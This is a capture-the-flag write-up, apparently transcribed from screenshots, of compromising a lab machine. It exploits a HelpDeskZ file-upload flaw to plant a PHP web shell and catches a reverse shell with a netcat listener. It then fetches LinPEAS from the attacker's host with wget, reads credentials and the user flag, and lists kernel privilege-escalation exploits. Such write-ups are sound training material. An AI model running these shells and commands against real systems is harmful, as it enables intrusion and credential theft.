
Please enter the text you see in the image into the textbox below (we use this to

RKR46 RKR46

Submit

There is an error of “File is not allowed.” from the application.


Despite the error message, the file is still uploaded:



```
                    }

                    if(!isset($error_msg) && $settings['ticket_attachment']==1){
                            $uploaddir = UPLOAD_DIR.'tickets/';
                            if($_FILES['attachment']['error'] == 0){
                                    $ext = pathinfo($_FILES['attachment']['name'], PATHINFO_EXTENSION);
                                    $filename = md5($_FILES['attachment']['name'].time()).".".$ext;
                                    $fileuploaded[] = array('name' => $_FILES['attachment']['name'], 'enc' => $filename, 'size' => formatBytes($_FILES['attachment'
                                    $uploadedfile = $uploaddir.$filename;
                                    if (!move_uploaded_file($_FILES['attachment']['tmp_name'], $uploadedfile)) {
                                            $show_step2 = true;
                                            $error_msg = $LANG['ERROR_UPLOADING_A_FILE'];
                                    }else{
                                            $fileverification = verifyAttachment($_FILES['attachment']);
                                            switch($fileverification['msg_code']){
                                                    case '1':
                                                    $show_step2 = true;
                                                    $error_msg = $LANG['INVALID_FILE_EXTENSION'];
                                                    break;
                                                    case '2':
                                                    $show_step2 = true;
                                                    $error_msg = $LANG['FILE_NOT_ALLOWED'];
                                                    break;
                                                    case '3':
                                                    $show_step2 = true;
                                                    $error_msg = str_replace('%size%',$fileverification['msg_extra'],$LANG['FILE_IS_BIG']);
                                                    break;
                                            }
                                    }
                            }
                    }
```


python2 shelluploadexploit.py http://10.129.42.250/support/ phpshell.php

Script reports it doesn’t work…. This is because the script is checking for the file at /support ☹



```
        if(!isset($error_msg) && $settings['ticket_attachment']==1){
                $uploaddir = UPLOAD_DIR.'tickets/';
                if($_FILES['attachment']['error'] == 0){
                        $ext = pathinfo($_FILES['attachment']['name'], PATHINFO_EXTENSION);
                        $filename = md5($_FILES['attachment']['name'].time()).".".$ext;
                        $fileuploaded[] = array('name' => $_FILES['attachment']['name'], 'enc' => $filename, 'size' => formatBytes($_FILES['att
                        $uploadedfile = $uploaddir.$filename;
                        if (!move_uploaded_file($_FILES['attachment']['tmp_name'], $uploadedfile)) {
                                $show_step2 = true;
                                $error_msg = $LANG['ERROR_UPLOADING_A_FILE'];
                        }else{
                                $fileverification = verifyAttachment($_FILES['attachment']);
                                switch($fileverification['msg_code']){
                                        case '1':
                                        $show_step2 = true;
                                        $error_msg = $LANG['INVALID_FILE_EXTENSION'];
                                        break;
```

Source: https://github.com/evolutionscript/HelpDeskZ-1.0/blob/master/controllers/submit_ticket_controller.php



006662bb85 HelpDeskZ-1.0 / uploads / tickets /


evolutionscript License updated to GPLv2

..

index.php License updated to GPLv2


```
python2 shelluploadexploit.py http://10.129.42.250/support/
phpshell.php
```

Shell was uploaded successfully




```
10.129.42.250/support//uploads/tickets/f05fd5a2970c021158ba4f14f40f4064.php?cmd=id
```

```
uid=1000(help) gid=1000(help) groups=1000(help),4(adm),24(cdrom),30(dip),33(www-data),46(plugdev),114(lpadmin),115(sambashare)
```



```
  File "/usr/share/offsec-awae-wheels/urllib3-1.25.9-py2.py3-none-any.whl/urllib
3/util/connection.py", line 74, in create_connection
  File "/usr/lib/python2.7/socket.py", line 228, in meth
    return getattr(self._sock,name)(*args)
KeyboardInterrupt

┌──(root💀kali)-[~/Desktop]
└─#                                                                   1 ×

┌──(root💀kali)-[~/Desktop]
└─#                                                                 130 ×

┌──(root💀kali)-[~/Desktop]
└─# python2 shelluploadexploit.py http://10.129.42.250/support/ phpshell.php
Helpdeskz v1.0.2 - Unauthenticated shell upload exploit
found!
http://10.129.42.250/support//uploads/tickets/f05fd5a2970c021158ba4f14f40f4064.p
hp
```




```
10.129.42.250/support//uploads/tickets/f05fd5a2970c021158ba4f14f40f4064.php?cmd=cat%20/home/help/user.txt
```

```
bb8a7b36bdce0c61ccebaa173ef946af
```

Now copy the file from /usr/share/webshells/php/php-reverse-shell.php onto the local ~/Desktop

Modify the IP address to match our current local IP address – change $ip variable and $port variable.

Rename the file to phpshell.php



/root/Desktop/php-shell.php - Mousepad
File Edit Search View Document Help
Warning, you are using the root account, you may ha
root@kali: ~
File Edit View Search Terminal Help

```
// ─────
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.23';  // CHANGE THIS
$port = 8080;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid z
//

// pcntl_fork is hardly ever available, but
// our php process and avoid zombies.  Wort
if (function_exists('pcntl_fork')) {
        // Fork and have the parent process
        $pid = pcntl_fork();

        if ($pid == -1) {
                printit("ERROR: Can't fork'
                exit(1);
        }

```

```
    inet 192.168.1.130/24 brd 192.168.1.255 scope global dynamic noprefixroute e
th0
       valid_lft 6327sec preferred_lft 6327sec
    inet6 fe80::20c:29ff:fe3d:e7e0/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOW
N group default
    link/ether 02:42:c5:2b:04:b4 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
4: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast sta
te UNKNOWN group default qlen 500
    link/none
    inet 10.10.14.23/23 scope global tun0
       valid_lft forever preferred_lft forever
    inet6 dead:beef:2::1015/64 scope global
       valid_lft forever preferred_lft forever
    inet6 fe80::7cf1:b237:4116:4e9f/64 scope link stable-privacy
       valid_lft forever preferred_lft forever

┌──(root💀kali)-[~]
└─# nc -nlvp 8080
listening on [any] 8080 ...
```

Launch listener with “rlwrap nc -nlvp 8080”

Upload shell at http://help.htb/support/?v=submit_ticket&action=displayForm by filling in all the fields and attaching the phpshell.php (containing the reverse shell)



Priority: Critical

Your Message

Subject * user shell now!

user shell now!

Attachments

Browse... phpshell.php

CAPTCHA Verification


Please enter the text you see in the image into the textbox below (we use this tc

Y3GUP

Run exploit to hunt for the shell:

```
python2 shelluploadexploit.py http://10.129.42.250/support/
phpshell.php
```

For some reason, while I was running the exploit, the shell came back already even though I haven't actually gone to phpshell.php again.



```
┌──(root💀kali)-[~]
└─# rlwrap nc -nlvp 8080                                                    1 ×
listening on [any] 8080 ...
connect to [10.10.14.23] from (UNKNOWN) [10.129.42.250] 43712
Linux help 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
 17:21:14 up 12:08,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1000(help) gid=1000(help) groups=1000(help),4(adm),24(cdrom),30(dip),33(www-data),46(plugdev),114(lpadmin),115(sambashare)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1000(help) gid=1000(help) groups=1000(help),4(adm),24(cdrom),30(dip),33(www-data),46(plugdev),114(lpadmin),115(sambashare)
$ cd /home
$ ls
help
$ cd help
$ ls
help
npm-debug.log
user.txt
$ cat user.txt
bb8a7b36bdce0c61ccebaa173ef946af
```


Upgrade to tty:

```
python -c "import pty;pty.spawn('/bin/bash')"
```

Get Linpeas onto the machine using wget:

On Kali, `python3 -m http.server 8811`

On the Help machine, `wget http://10.10.14.23:8811/linpeas.sh`




```
help@help:/home/help$ wget http://10.10.14.23:8811/linpeas.sh
wget http://10.10.14.23:8811/linpeas.sh
--2021-01-26 17:26:46--  http://10.10.14.23:8811/linpeas.sh
Connecting to 10.10.14.23:8811... connected.
HTTP request sent, awaiting response... 200 OK
Length: 305277 (298K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[===================>] 298.12K   408KB/s    in 0.7s

2021-01-26 17:26:47 (408 KB/s) - 'linpeas.sh' saved [305277/305277]

help@help:/home/help$ ls
ls
help  linpeas.sh  npm-debug.log  user.txt
help@help:/home/help$ chmod 777 linpeas.sh
chmod 777 linpeas.sh
help@help:/home/help$ ./linpeas.sh
./linpeas.sh
 Starting linpeas. Caching Writable Folders...grep: write error: Broken pipe
sh: printf: I/O error
grep: write error: Broken pipe
sh: printf: I/O error
```

Run the linpeas.sh script.

```
chmod linpeas.sh
```


```
./linpeas.sh
```

We get this:




```
[+] Cron jobs
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#scheduled
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
@reboot /usr/local/bin/forever start /home/help/help/dist/bundle.js
-rw-r--r-- 1 root root  722 Apr  5  2016 /etc/crontab
```

That would have been useful, just now but not now:



```
[+] Finding 'username' string inside key folders (limit 70)
/home/help/help/dist/bundle.js:var _user = { username: 'helpme@helpme.com', password: '5d3c93182bb20f07b994a7f617e99cff' };
```


And this:



```
====================================( System Information )====================================
[+] Operative system
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#kernel-exploits
Linux version 4.4.0-116-generic (buildd@lgw01-amd64-021) (gcc version 5.4.0 20160609 (Ubuntu 5.4.0-6ubuntu1~16.04.9) ) #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018
Distributor ID: Ubuntu
Description:    Ubuntu 16.04.5 LTS
Release:        16.04
Codename:       xenial
```

OS: Linux version 4.4.0-116-generic (buildd@lgw01-amd64-021) (gcc version 5.4.0 20160609 (Ubuntu 5.4.0-6ubuntu1~16.04.9)) #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018

```
searchsploit linux 4.4.0-116
```




```
Linux Kernel < 4.14.rc3 - Local Denial of Service                                                              | linux/dos/42932.c
Linux Kernel < 4.15.4 - 'show_floppy' KASLR Address Leak                                                       | linux/local/44325.c
Linux Kernel < 4.16.11 - 'ext4_read_inline_data()' Memory Corruption                                           | linux/dos/44832.txt
Linux Kernel < 4.17-rc1 - 'AF_LLC' Double Free                                                                 | linux/dos/44579.c
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation                                         | linux/local/44298.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privilege Escalation (KASLR / SMEP)          | linux/local/43418.c
Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) - Local Privilege Escalation (KASLR / SMEP) | linux/local/47169.c
